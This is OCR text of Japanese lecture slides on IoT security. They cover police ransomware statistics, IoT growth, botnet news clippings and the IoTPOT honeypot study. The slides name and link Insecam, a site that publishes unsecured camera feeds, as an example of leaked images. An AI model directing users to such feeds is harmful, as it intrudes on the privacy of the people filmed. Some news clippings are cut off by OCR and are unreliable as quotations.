
Ransomware damage investigation results by the National Police Agency (Japan)
(ランサムウェアの被害状況)
- 警察庁による調査結果 -

ランサムウェアの被害状況（警察庁）

- 手口/支払い方法：二重恐喝/暗号資産
- 被害企業/業種：大企業（36%), 中小（52%)/製造(34%), サービス(14%), 医療/福祉(5%)
- 感染経路：VPN機器から(63%), RDPから（18%)
- 復旧の期間/費用：１週間未満(24%)，１か月未満(32%)/100万円未満(23%), 500万未満(19%), 1000万未満(20%)
- BUの有無/復元結果：BU有(94%)/復元できず(83%)
- 復元できない理由：暗号化された(69%), 運用不備(15%)
- ぜい弱性への対策：最新パッチの適用（40%), 未適用パッチ有（60%)

IoT時代　サイバーフィジカルの世界・・・

分野・産業別の世界のIoTデバイス数及び成長率予測



出典： 総務省情報通信白書　令和4年　IoTデバイスの急速な普及

In the case of IP camera
IPカメラの場合

ネットワークカメラ画像無断公開サイト：Insecam

https://www.insecam.org/

ネットワークカメラ画像が漏れている

Japan is
No 2

cam.org/

World online live cameras directory | Axis | Panas | by cities

United States(6593)
Japan(3626)
Italy(1315)
France(1119)
Netherlands(1036)
Russian Federation(577)
United Kingdom(506)
Germany(491)
Canada(406)
Korea, Republic Of(403)
Sweden(367)
Spain(360)
Switzerland(336)
Czech Republic(289)
Mexico(279)
Austria(266)
Norway(232)
Taiwan, Province Of (206)
Belgium(180)

United States(3144)
Japan(1487)
Korea, Republic Of(959)
Taiwan, Province Of (907)
Italy(663)
Germany(600)
Russian Federation(557)
France(462)
Austria(241)
Czech Republic(240)

City
Kitchen
Sport
Cofeehouse
Service
Entertainment
Interesting
Village
Server
Religion
Mall
Square
Barbershop
Airline
Animal
Warehouse
Bar
River
Beach

公開されているNWカメラ画像（日本）

Live camera in Tokyo, Japan

Live camera in Tokyo, Japan

Live camera in Tokyo, Japan

IoTの脅威

Cyber attacks in IoT on the rise

Thingbots: The Future of Botnets in the Internet of Things

February 20, 2016 | By Paul Sabanal

The Internet of Things (IoT
upon us. Everything from
home appliances, watches
even children's toys are be
connected online. It is proj
that by the year 2020, ther
more 25 billion devices

T Home Router Botnet Leveraged in
Large DDoS Attack

Is your refri spam-sendi

ing botnet?

Ars unravels the report that hackers have commandeered 100,000 smart devices.

by **Dan Goodin** - Jan 18, 2014 5:25am JST

Internet of Things security concerns pro boost in IoT services

by

News roundup: As Internet of Things concerns become
erprise reality, one vendor is quick to offer IoT
s to combat the risks. Plus: 1% of users create
the risk; Target pays up; Apple devices
erly secured in the enterprise.

RISK ASSESSMENT / SECURITY & HACKTIVISM

"Internet of Things" is the new Windows XP —malware's favorite target


IoT機器への大量マルウェア感染の原因

Telnet

近年は、機器のぜい弱性を狙う攻撃にシフトしつつある。


IoTPOT = IoT Honeypot

おとりシステム(ハニーポット)を使って脆弱なIoT機器をエミュレートし、攻撃を深く監視する



Yin Minn Pa Pa, Shogo Suzuki, Katsunari Yoshioka, Tsutomu Matsumoto, Takahiro Kasama, Christian Rossow, "IoTPOT: Analysing the Rise of IoT Compromises," USENIX WOOT 2015


IoTPoT(ハニーポット)のシステム構成



2016年の観測では

